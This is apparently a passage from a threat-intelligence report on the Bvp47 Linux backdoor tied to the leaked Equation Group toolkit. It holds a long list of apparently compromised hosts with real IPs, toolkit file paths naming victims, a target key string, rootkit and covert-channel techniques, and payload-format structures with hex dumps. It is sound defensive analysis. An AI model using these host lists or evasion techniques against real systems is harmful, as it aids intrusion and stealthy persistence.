win.hallym.ac.kr	210.115.225.17	South Korea	South Korea
mail.hallym.ac.kr	210.115.225.25	South Korea	South Korea
dcproxy1.thrunet.com	210.117.65.44	South Korea	South Korea
mail.mae.co.kr	210.118.179.1	South Korea	South Korea
ns2.ans.co.kr	210.126.104.74	South Korea	Cheongju, South Korea
ns.eyes.co.kr	210.98.224.88	South Korea	South Korea
ftp.hyunwoo.co.kr	211.232.97.195	South Korea	South Korea
jumi.hyunwoo.co.kr	211.232.97.217	South Korea	South Korea
mail.utc21.co.kr	211.40.103.194	South Korea	South Korea LG DACOM
doors.co.kr	211.43.193.9	South Korea	South Korea
orange.npix.net	211.43.194.48	South Korea	South Korea

seoildsp.co.kr	218.36.28.250	South Korea	South Korea
logos.uba.uva.nl	145.18.84.96	Netherlands	Netherlands
opcwdns.opcw.nl	195.193.177.150	Netherlands	Netherlands
nl37.yourname.nl	82.192.68.37	Netherlands	LeaseWeb IDC, Amsterdam, The Netherlands
ns.gabontelecom.com	217.77.71.52	Gabon	Gabon
itellin1.eafix.net	212.49.95.133	Kenya	Kenya
ns1.starnets.ro	193.226.61.68	Romania	Romania
ns2.chem.tohoku.ac.jp	130.134.115.132	USA	USA
ns.global-one.dk	194.234.33.5	USA	Denmark
eol1.egyptonline.com	206.48.31.2	USA	USA
rayo.pereira.multi.net.co	206.49.164.2	USA	USA
mn.mn.co.cu	216.72.24.114	USA	USA
smtp.bangla.net	203.188.252.10	Bangladesh	Bangladesh
ns1.bangla.net	203.188.252.2	Bangladesh	Bangladesh
mail.bangla.net	203.188.252.3	Bangladesh	Bangladesh
dns2.unam.mx	132.248.10.2	Mexico	National Autonomous University of Mexico
dns1.unam.mx	132.248.204.1	Mexico	National Autonomous University of Mexico
ns.unam.mx	132.248.253.1	Mexico	National Autonomous University of Mexico
sedesol.sedesol.gob.mx	148.233.6.164	Mexico	Mexico
www.pue.uia.mx	192.100.196.7	Mexico	Mexico
docs.ccs.net.mx	200.36.53.150	Mexico	Mexico
info.ccs.net.mx	200.36.53.160	Mexico	Mexico
segob.gob.mx	200.38.166.2	Mexico	Mexico
mercurio.rtn.net.mx	204.153.24.1	Mexico	Mexico
mercurio.rtn.net.mx	204.153.24.14	Mexico	Mexico
ciidet.rtn.net.mx	204.153.24.32	Mexico	Mexico
tuapewa.polytechnic.edu.na	196.31.225.2	South Africa	Namibia
sunfirev250.cancilleria.gob.ni	165.98.181.5	Nicaragua	National Engineering University of Nicaragua
ccmman.rz.unibw--muenchen.de	137.93.10.6	Norway	Norway
unknown.unknown	125.10.31.145	Japan	Japan ATHOME Network
www21.counsellor.gov.cn	130.34.115.132	Japan	Tohoku University
mbi3.kuicr.kyoto-u.ac.jp	133.103.101.21	Japan	Japan
cs-serv02.meiji.ac.jp	133.26.135.224	Japan	Meiji University, Japan
icrsun.kuicr.kyoto-u.ac.jp	133.3.5.2	Japan	Kyoto University, Japan
icrsun.kuicr.kyoto-u.ac.jp	133.3.5.20	Japan	Kyoto University, Japan
sunl.scl.kyoto-u.ac.jp	133.3.5.30	Japan	Kyoto University, Japan

uji.kyoyo-u.ac.jp	133.3.5.33	Japan	Kyoto University, Japan
ci970000.sut.ac.jp	133.31.106.46	Japan	Tokyo University of Science
ns.bur.hiroshima-u.ac.jp	133.41.145.11	Japan	Japan
fl.sun-ip.or.jp	150.27.1.10	Japan	Japan
son-goki.sun-ip.or.jp	150.27.1.11	Japan	Japan
nodep.sun-ip.or.jp	150.27.1.2	Japan	Japan
hk.sun-ip.or.jp	150.27.1.5	Japan	Japan
ns1.sun-ip.or.jp	150.27.1.8	Japan	Japan
proxy1.tcn.ed.jp	202.231.176.242	Japan	Japan SINET
photon.sci-museum.kita.osaka.jp	202.243.222.7	Japan	Tokyo Velix Technology Co., Ltd.
noc35.corp.home.ad.jp	203.165.5.114	Japan	Japan
noc37.corp.home.ad.jp	203.165.5.117	Japan	Japan
noc38.corp.home.ad.jp	203.165.5.118	Japan	Japan
noc33.corp.home.ad.jp	203.165.5.74	Japan	Japan
noc21.corp.home.ad.jp	203.165.5.78	Japan	Japan
noc23.corp.home.ad.jp	203.165.5.80	Japan	Japan
noc25.corp.home.ad.jp	203.165.5.82	Japan	Japan
noc26.corp.home.ad.jp	203.165.5.83	Japan	Japan
www2.din.or.jp	210.135.90.7	Japan	Japan
www3.din.or.jp	210.135.90.8	Japan	Japan
mail-gw.jbic.go.jp	210.155.61.54	Japan	KDDI Communications Company, Tokyo, Japan
mail.interq.or.jp	210.157.0.87	Japan	Japan GMO
www.cfd.or.jp	210.198.16.75	Japan	Japan
hakuba.janis.or.jp	210.232.42.3	Japan	Japan KDDI
mx1.freemail.ne.jp	210.235.164.21	Japan	Japan KDDI
pitepalt.stacken.kth.se	130.237.234.151	Sweden	Sweden
snacks.stacken.kth.se	130.237.234.152	Sweden	Sweden
ns.stacken.kth.se	130.237.234.17	Sweden	Sweden
milko.stacken.kth.se	130.237.234.3	Sweden	Sweden
xn--selma-lagerlf-tmb.stacken.kth.se	130.237.234.51	Sweden	Sweden
xn--anna-ahlstrm-fjb.stacken.kth.se	130.237.234.53	Sweden	Sweden
www.bygden.nu	192.176.10.178	Sweden	Sweden
geosun1.unige.ch	129.194.41.4	Switzerland	University of Geneva, Switzerland
scsun25.unige.ch	129.194.49.47	Switzerland	University of Geneva, Switzerland
cmusun8.unige.ch	129.194.97.8	Switzerland	University of Geneva, Switzerland
dns2.net1.it	213.140.195.7	Cyprus	Cyprus

sparc.nour.net.sa	212.12.160.26	Saudi Arabia	Saudi Arabia Nour Communication Co.Ltd-Nournet
mail.imamu.edu.sa	212.138.48.8	Saudi Arabia	Saudi Arabia King Abdul Aziz City for Science and Technology
kacstserv.kacst.edu.sa	212.26.44.132	Saudi Arabia	Saudi Arabia King Abdul Aziz City for Science and Technology
mail.jccs.com.sa	212.70.32.100	Saudi Arabia	Saudi Arabia Jeraisy For Internet Services Co.Ltd
sci.s-t.au.ac.th	168.120.9.1	Thailand	Assumption University of Thailand
webmail.s-t.au.ac.th	168.120.9.2	Thailand	Assumption University of Thailand
mail.howon.ac.kr	203.146.64.14	Thailand	Thailand
nsce1.ji-net.com	203.147.62.229	Thailand	Thailand
war.rkts.com.tr	195.142.144.125	Turkey	Turkey
orion.platino.gov.ve	161.196.215.67	Venezuela	Venezuela
ltv.com.ve	200.75.112.26	Venezuela	Venezuela
msgstore2.pldtprv.net	192.168.120.3	Reserved	Intranet
splash-atm.upc.es	147.83.2.116	Spain	Polytechnic University of Catalonia, Spain
servidor2.upc.es	147.83.2.3	Spain	Polytechnic University of Catalonia, Spain
dukas.upc.es	147.83.2.62	Spain	Polytechnic University of Catalonia, Spain
moneo.upc.es	147.83.2.91	Spain	Polytechnic University of Catalonia, Spain
sun.bq.ub.es	161.116.154.1	Spain	University of Barcelona, Spain
oiz.sarenet.es	192.148.167.17	Spain	Spain
anie.sarenet.es	192.148.167.2	Spain	Spain
orhi.sarenet.es	192.148.167.5	Spain	Spain
iconoce1.sarenet.es	194.30.0.16	Spain	Spain
tologorri.grupocorreo.es	194.30.32.109	Spain	Spain
zanburu.grupocorreo.es	194.30.32.113	Spain	Spain
ganeran.sarenet.es	194.30.32.177	Spain	Spain
colpisaweb.sarenet.es	194.30.32.229	Spain	Spain
burgoa.sarenet.es	194.30.32.242	Spain	Spain
mtrader2.grupocorreo.es	194.30.32.29	Spain	Spain
mailgw.idom.es	194.30.33.29	Spain	Spain
ns2.otenet.gr	195.170.2.1	Greece	Greece
electra.otenet.gr	195.170.2.3	Greece	Greece
dragon.unideb.hu	193.6.138.65	Hungary	Hungary
laleh.itrc.ac.ir.	80.191.2.2	Iran	Iran
mailhub.minaffet.gov.rw	62.56.174.152	Israel	UK
mail.irtemp.na.cnr.it	140.164.20.20	Italy	Italian National Research Council
mail.univaq.it	192.150.195.10	Italy	Italy

ns.univaq.it	192.150.195.20	Italy	Italy
matematica.univaq.it	192.150.195.38	Italy	Italy
sparc20mc.ing.unirc.it	192.167.50.12	Italy	Italy Universita' degli Studi Mediterranea di Reggio Calabria
giada.ing.unirc.it	192.167.50.14	Italy	Italy Universita' degli Studi Mediterranea di Reggio Calabria
mailer.ing.unirc.it	192.167.50.2	Italy	Italy Universita' degli Studi Mediterranea di Reggio Calabria
mailer.ing.unirc.it	192.167.50.202	Italy	Italy Universita' degli Studi Mediterranea di Reggio Calabria
bambero1.cs.tin.it	194.243.154.57	Italy	Italy
gambero3.cs..tin.it	194.243.154.62	Italy	Italy
mail.bhu.ac.in	202.141.107.15	India	India Banaras Hindu University
mtccsun.imtech.ernet.in	202.141.121.198	India	India Education Network
axil.eureka.lk	202.21.32.1	India	Sri Lanka
mu-me01-ns-ctm001.vsnl.net.in	202.54.4.39	India	India
vsn1radius1.vsn1.net.in	202.54.4.61	India	India
vsnl-navis.emc-sec.vsnl.net.in	202.54.49.70	India	India
ns1.ias.ac.in	203.197.183.66	India	India
mail.tropmet.res.in	203.199.143.2	India	India
mail1.imtech.res.in	203.90.127.22	India	India
nd11mx1-a-fixed.sancharnet.in	61.0.0.46	India	India
ndl1pp1-a-fixed.sancharnet.in	61.0.0.71	India	India
bgl1dr1-a-fixed.sancharnet.in	61.1.128.17	India	India
bgl1pp1-a-fixed.sancharnet.in	61.1.128.71	India	India
mum1mr1-a-fixed.sancharnet.in	61.1.64.45	India	India
www.caramail.com	195.68.99.20	UK	UK
newin.int.rtbf.be	212.35.107.2	UK	Belgium
m16.kazibao.net	213.41.77.50	UK	UK
webshared-admin.colt.net	213.41.78.10	UK	UK
webshared-front2.colt.net	213.41.78.12	UK	UK
webshared-front3.colt.net	213.41.78.13	UK	UK
webshared-front4.colt.net	213.41.78.14	UK	UK
petra.nic.gov.jo	193.188.71.4	Jordan	Jordan
ns.cec.uchile.cl	200.9.97.3	Chile	Chile
	159.226.*.*	China	
	159.226.*.*	China	
	159.226.*.*	China	

	166.111.*.*	China	
	166.111.*.*	China	
	166.111.*.*	China	
	168.160.*.*	China	
	202.101.*.*	China	
	202.107.*.*	China	
	202.112.*.*	China	
	202.112.*.*	China	
	202.112.*.*	China	
	202.117.*.*	China	
	202.121.*.*	China	
	202.127.*.*	China	
	202.166.*.*	China	
	202.166.*.*	China	
	202.197.*.*	China	
	202.197.*.*	China	
	202.201.*.*	China	
	202.201.*.*	China	
	202.204.*.*	China	
	202.38.*.*	China	
	202.84.*.*	China	
	202.96.*.*	China	
	202.96.*.*	China	
	202.98.*.*	China	
	202.99.*.*	China	
	210.72.*.*	China	
	210.77.*.*	China	
	210.83.*.*	China	
	211.137.*.*	China	
	211.138.*.*	China	
	211.82.*.*	China	
	218.104.*.*	China	
	202.94.*.*	China	
	218.107.*.*	China	
	218.245.*.*	China	
	218.247.*.*	China	

	218.29.*.*	China	
	218.29.*.*	China	
	222.22.*.*	China	
	61.151.*.*	China	
	202.175.*.*	Macau, China	
	202.175.*.*	Macau, China	
	202.175.*.*	Macau, China	
	202.175.*.*	Macau, China	
	202.175.*.*	Macau, China	
	202.175.*.*	Macau, China	
mars.ee.nctu.tw	140.113.212.13	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
cad-server1.ee.nctu.edu.tw	140.113.212.150	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
expos.ee.nctu.edu.tw	140.113.212.20	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
twins.ee.nctu.edu.tw	140.113.212.26	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
soldier.ee.nctu.edu.tw	140.113.212.31	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
royals.ee.nctu.edu.tw	140.113.212.9	Taiwan, China	National Chiao Tung University of Hsinchu City, Taiwan Province
mail.et.ntust.edu.tw	140.118.2.53	Taiwan, China	National Taiwan University of Science and Technology, Taipei, Taiwan Province
mail.dyu.edu.tw	163.23.1.73	Taiwan, China	Taiwan Province TANet
mail.ncue.edu.tw	163.23.225.100	Taiwan, China	Taiwan Province TANet
aries.ficnet.net	202.145.137.19	Taiwan, China	Taiwan Fixed Network, Taiwan Province
ns.chining.com.tw	202.39.26.50	Taiwan, China	Chunghwa Telecom, Taiwan Province
mail.tccn.edu.tw	203.64.35.108	Taiwan, China	Hualien County Tzu Chi University of Science and Technology, Taiwan Province
mail.must.edu.tw	203.68.220.40	Taiwan, China	Taiwan Province
ultra10.nanya.edu.tw	203.68.40.6	Taiwan, China	Taiwan Province
mail.hccc.gov.tw	210.241.6.97	Taiwan, China	Taiwan Province

原始文件列表：


EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\pksweb.austria.eu.net__193.154.165.79\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\cs-serv02.meiji.ac.jp__133.26.135.224\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ci970000.sut.ac.jp__133.31.106.46\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mailhost.fh-muenchen.de__129.187.244.204\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\photon.sci-museum.kita.osaka.jp__202.243.222.7\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\nsce1.ji-net.com__203.147.62.229\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\[redacted]__159.226.[redacted]\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\connection1.connection.com.br__200.160.208.4\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns.rtn.net.mx__204.153.24.1\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\vnet3.vub.ac.be__134.184.15.13\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\san.hufs.ac.kr__203.253.64.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v243.scl.kyoto-u.ac.jp__133.3.5.30\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\kalliope.rz.unibw--muenchen.de__137.193.10.12\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mu-me01-ns-ctm001.vsnl.net.in__202.54.4.39\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns.icu.ac.kr__210.107.128.31\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\vsnl-navis.emc-sec.vsnl.net.in__202.54.49.70\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\debby.vub.ac.be__134.184.15.79\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\m16.kazibao.net__213.41.77.50\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\[redacted]__159.226.[redacted]dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mum1mr1-a-fixed.sancharnet.in__61.1.64.45\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v246.kyoyo-u.ac.jp__133.3.5.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\v244.kyoyo-u.ac.jp__133.3.5.33\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\sunfirev250.cancilleria.gob.ni__165.98.181.5\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\web[redacted]cn__166.11[redacted]dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\mcd-su-2.mos.ru__10.34.100.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\jur.unn.ac.ru__62.76.114.22\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\mai[redacted]n__166.111[redacted]ewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\asic.e-technik.uni-rostock.de__139.30.202.8\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\noc38.corp.home.ad.jp__203.165.5.118\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\postbox.mos.ru__10.30.10.32\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\noc21.corp.home.ad.jp__203.165.5.78\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\tamarugo.cec.uchile.cl__200.9.97.3\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\sunl.scl.kyoto-u.ac.jp__133.3.5.30\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\servercip92.e-technik.uni-rostock.de__139.30.200.132\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\jupiter.mni.fh.giessen.de__212.201.7.17\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\paula.e-technik.uni-rostock.de__139.30.200.225\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\xilinx.e-technik.uni-rostock.de__139.30.202.12\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\royals.ee.nctu.edu.tw__140.113.212.9\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\butt-head.mos.ru__10.30.1.130\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\twins.ee.nctu.edu.tw__140.113.212.26\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\mars.ee.nctu.tw__140.113.212.13\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\smtp.bangla.net__203.188.252.10\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\webserv.mos.ru__10.30.10.2\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\www.nursat.kz__194.226.128.26\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\intonation\m0-s.san.ru__88.147.128.28\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ciidet.rtn.net.mx__204.153.24.32\dewdrop
EquationGroup-master\Linux\bin\varkeys\pitches\pitchimpair\ns1.ias.ac.in__203.197.183.66\dewdrop

Among the many clues of attacks against China, the earliest one can be traced back to 2002:

```
INTONATION_____pos[redacted]china.com.cn_____202.9[redacted]) {
# INTONATION___post[redacted]ching.com.cn___202.[redacted]___20020221-095050
    ## INCISION Version:4.8.2 OS:sparc-sun-solaris2.6
    export TARG_AYT="d0eab020 8b499a7e ae3a5c1d"
}
```

Exploit the victim host as a jump server to attack target

There was a network traffic evidence indicated that attacker would exploit the victim host as a jump server or C2 to attack target, namely, 210.135.90.0/24 in Japan played a C2 server in 2015.



6. Detailed Techniques of Bvp47 Backdoor

The implementation of Bvp47 includes complex code, segment encryption and decryption, Linux multi-version platform adaptation, rich rootkit anti-tracking techniques, and most importantly, it integrates advanced BPF engine used in advanced covert channels, as well as cumbersome communication encryption and decryption process.

This chapter will analyze the above aspects.

Main Behaviors

There are several key points in the program initialization as follows:

1. Linux user mode and kernel mode. The process in user mode will remain alive

2. Initialize the Bvp engine

3. A series of environmental tests. If environmental information do not meet requirements, sample will be automatically deleted.

4. A series of payload block decryption

5. Tamper with kernel devmem restrictions. This will allow process in user mode to directly read and write kernel space. And other kernel techniques are used as well.

6. Load non-standard lkm module files

7. Hook system function in order to hide its own process, file, network, and self-deleting detection in the covered channel communication as follows:

   a . After Bvp47 receives the SYN packet sent by the server, it will match the packet format in BPF filter rules (see below)

   b . Only after satisfying the BPF rules in operation 1, encryption algorithms such as RSA+RC-X will be decrypted;

   c . Perform corresponding command operations according to the decrypted instructions;

Payload

The entire file of Bvp47 adopts the commonly used backdoor packaging method, that is, the backdoor function modules are compressed and assembled and then placed at the end of the file, and the whole file exists in the form of additional data. The additional data is loaded through the loader function module built into the program, which mainly completes the following steps:

- **Read**
- **Check**
- **Unzip**
- **Decryption**
- **Load**


The main data structure of payload is as follows:

```
typedef struct __element
{
    uint64_t        null_field;
    uint64_t        magic;
    uint8_t         type;
    uint8_t         attribute;
    uint32_t        unknown;
    uint32_t        dst_len;
    uint32_t        src_len;
    uint32_t        checksum;
    uint8_t         data[src_len];
} element;

struct payload
{
    uint32_t        payload_size;
    uint32_t        unknown_type;
    uint32_t        item_count;
    element         item[item_count];
    uint32_t        payload_size_;
}
```

The specific content corresponding to the sample is as follows:

```
[00]->00->T4|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|8E|6D|BF FF ED 74|00 00 00 04|00 00 00 08|0F 3A 04 4B|00|52 15 7E 92 34 F8 E2 ......

[01]->03->T3|00 00 00 00 00 00 00 00 00 99 97 A2 D7 44 65 11 FD|03|01|00 00 00 00|00 01 25 04|00 00 A6 4A|81 BB 8B 1F|X0|42 35 41 AD 03 2B D3 ......
[02]->04->T3|00 00 00 00 00 00 00 00 00 F6 EE 8E 88 0A 48 B2 4C|03|01|00 00 00 00|00 00 0F 68|00 00 09 47|A2 8E 83 A2|X1|42 35 41 AD 03 2B D3 ......
[03]->05->T3|00 00 00 00 00 00 00 00 00 2A 44 29 00 12 0B 6F A1|03|01|00 00 00 00|00 00 17 04|00 00 0D BD|F8 75 D7 5E|X2|42 35 41 AD 03 2B D3 ......
[04]->06->T3|00 00 00 00 00 00 00 00 00 67 82 11 16 CF EB A9 0F|03|01|00 00 00 00|00 00 05 24|00 00 03 16|06 6B 78 74|X3|42 35 41 AD 03 2B D3 ......
[05]->07->T3|00 00 00 00 00 00 00 00 00 AC 56 CE D3 A3 FC 8C 5F|03|01|00 00 00 00|00 00 0B 78|00 00 07 4A|7A A7 9B BE|X4|42 35 41 AD 03 2B D3 ......
[06]->08->T3|00 00 00 00 00 00 00 00 00 BE 07 09 04 20 D6 00 42|03|01|00 00 00 00|00 00 79 E8|00 00 3F BD|A3 7C D2 D5|X5|42 35 41 AD 03 2B D3 ......
[07]->09->T3|00 00 00 00 00 00 00 00 00 DE 92 2E B7 18 BA C1 2C|03|01|00 00 00 00|00 00 D8 5C|00 00 62 65|28 36 B3 FC|X6|42 35 41 AD 03 2B D3 ......
[08]->0A->T3|00 00 00 00 00 00 00 00 00 47 32 BB C2 31 6D 53 72|03|01|00 00 00 00|00 00 09 2C|00 00 04 C3|45 1B 70 28|X7|42 35 41 AD 03 2B D3 ......
[09]->0B->T3|00 00 00 00 00 00 00 00 00 3F 0C 69 E1 20 AD 88 28|03|01|00 00 00 00|00 00 17 70|00 00 0F 6B|BD FC 94 1B|X8|42 35 41 AD 03 2B D3 ......
[0A]->0C->T3|00 00 00 00 00 00 00 00 00 03 44 D9 C3 88 D6 51 83|03|01|00 00 00 00|00 00 08 B8|00 00 04 FE|56 F3 94 5B|X9|42 35 41 AD 03 2B D3 ......

[0B]->01->T4|00 00 00 00 00 00 00 00 00 DA 45 21 EF D5 CD 14 54|05|01|00 00 00 00|00 00 C4 4D|00 00 1D E3|D3 F1 EE 7C|Y0|47 11 8D BA E8 69 B0 ......

[0C]->0D->T2|00 00 00 00 00 00 00 00 00 AE 0A 88 51 7E 08 BF 99|02|80|00 00 00 00|00 00 0A 98|00 00 07 03|D2 D9 6A B7|00|42 35 41 AD 03 2B D3 ......
[0D]->0E->T2|00 00 00 00 00 00 00 00 00 82 99 D5 93 C5 B3 CD A9|02|80|00 00 00 00|00 00 A6 F8|00 00 6A D0|40 ED 7D EE|00|42 35 41 AD 03 2B D3 ......
[0E]->0F->T2|00 00 00 00 00 00 00 00 00 B7 A1 54 28 88 08 16 51|02|80|00 00 00 00|00 00 93 D0|00 00 59 0A|1A 04 70 E5|00|42 35 41 AD 03 2B D3 ......
[0F]->0D->T3|00 00 00 00 00 00 00 00 00 34 16 5B 92 EF C5 84 60|03|80|00 00 00 00|00 00 86 98|00 00 4D 7E|76 3D C5 F7|00|

[10]->02->T4|00 00 00 00 00 00 00 00 00 6B 6E B5 CA B4 F7 A4 DA|05|80|00 00 00 00|00 00 34 5E|00 00 0A 39|DA B0 FC BC|Y1|47 1C B6 46 28 69 B0 ......

[11]->00->T0|00 00 00 00 00 00 00 00 00 33 A9 67 D9 5C 43 30 ED|01|80|00 00 00 00|00 00 00 0D|00 00 00 11|47 E5 08 58|00|59 4F AC 44 93 54 10 ......
```

The parsed result using 010Editor is as follows :



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	02	C6	00	00	00	00	02	00	00	00	12	00	00	00	00	..Æ..... ....
0010h:	00	00	00	00	00	00	00	00	00	00	00	00	8E	6D	BF	FF	.....Žm¿ÿ
0020h:	ED	74	00	00	00	04	00	00	00	08	0F	3A	04	4B	52	15	it.....:.KR.
0030h:	7E	92	34	F8	E2	C5	6D	9D	6D	8E	86	4E	EF	03	99	97	~'4øâÅm.mŽ†Nï.™—
0040h:	A2	D7	44	65	11	FD	03	01	00	00	00	00	00	01	25	04	¢×De.ý.....%.
0050h:	00	00	A6	4A	81	BB	8B	1F	42	35	41	AD	03	2B	D3	27	..¦J.»‹.B5A-.+Ó'
0060h:	C2	E1	7D	E0	C7	1E	38	E2	F3	1D	C9	30	C6	09	15	50	Âá}àÇ.8âó.É0Æ..P
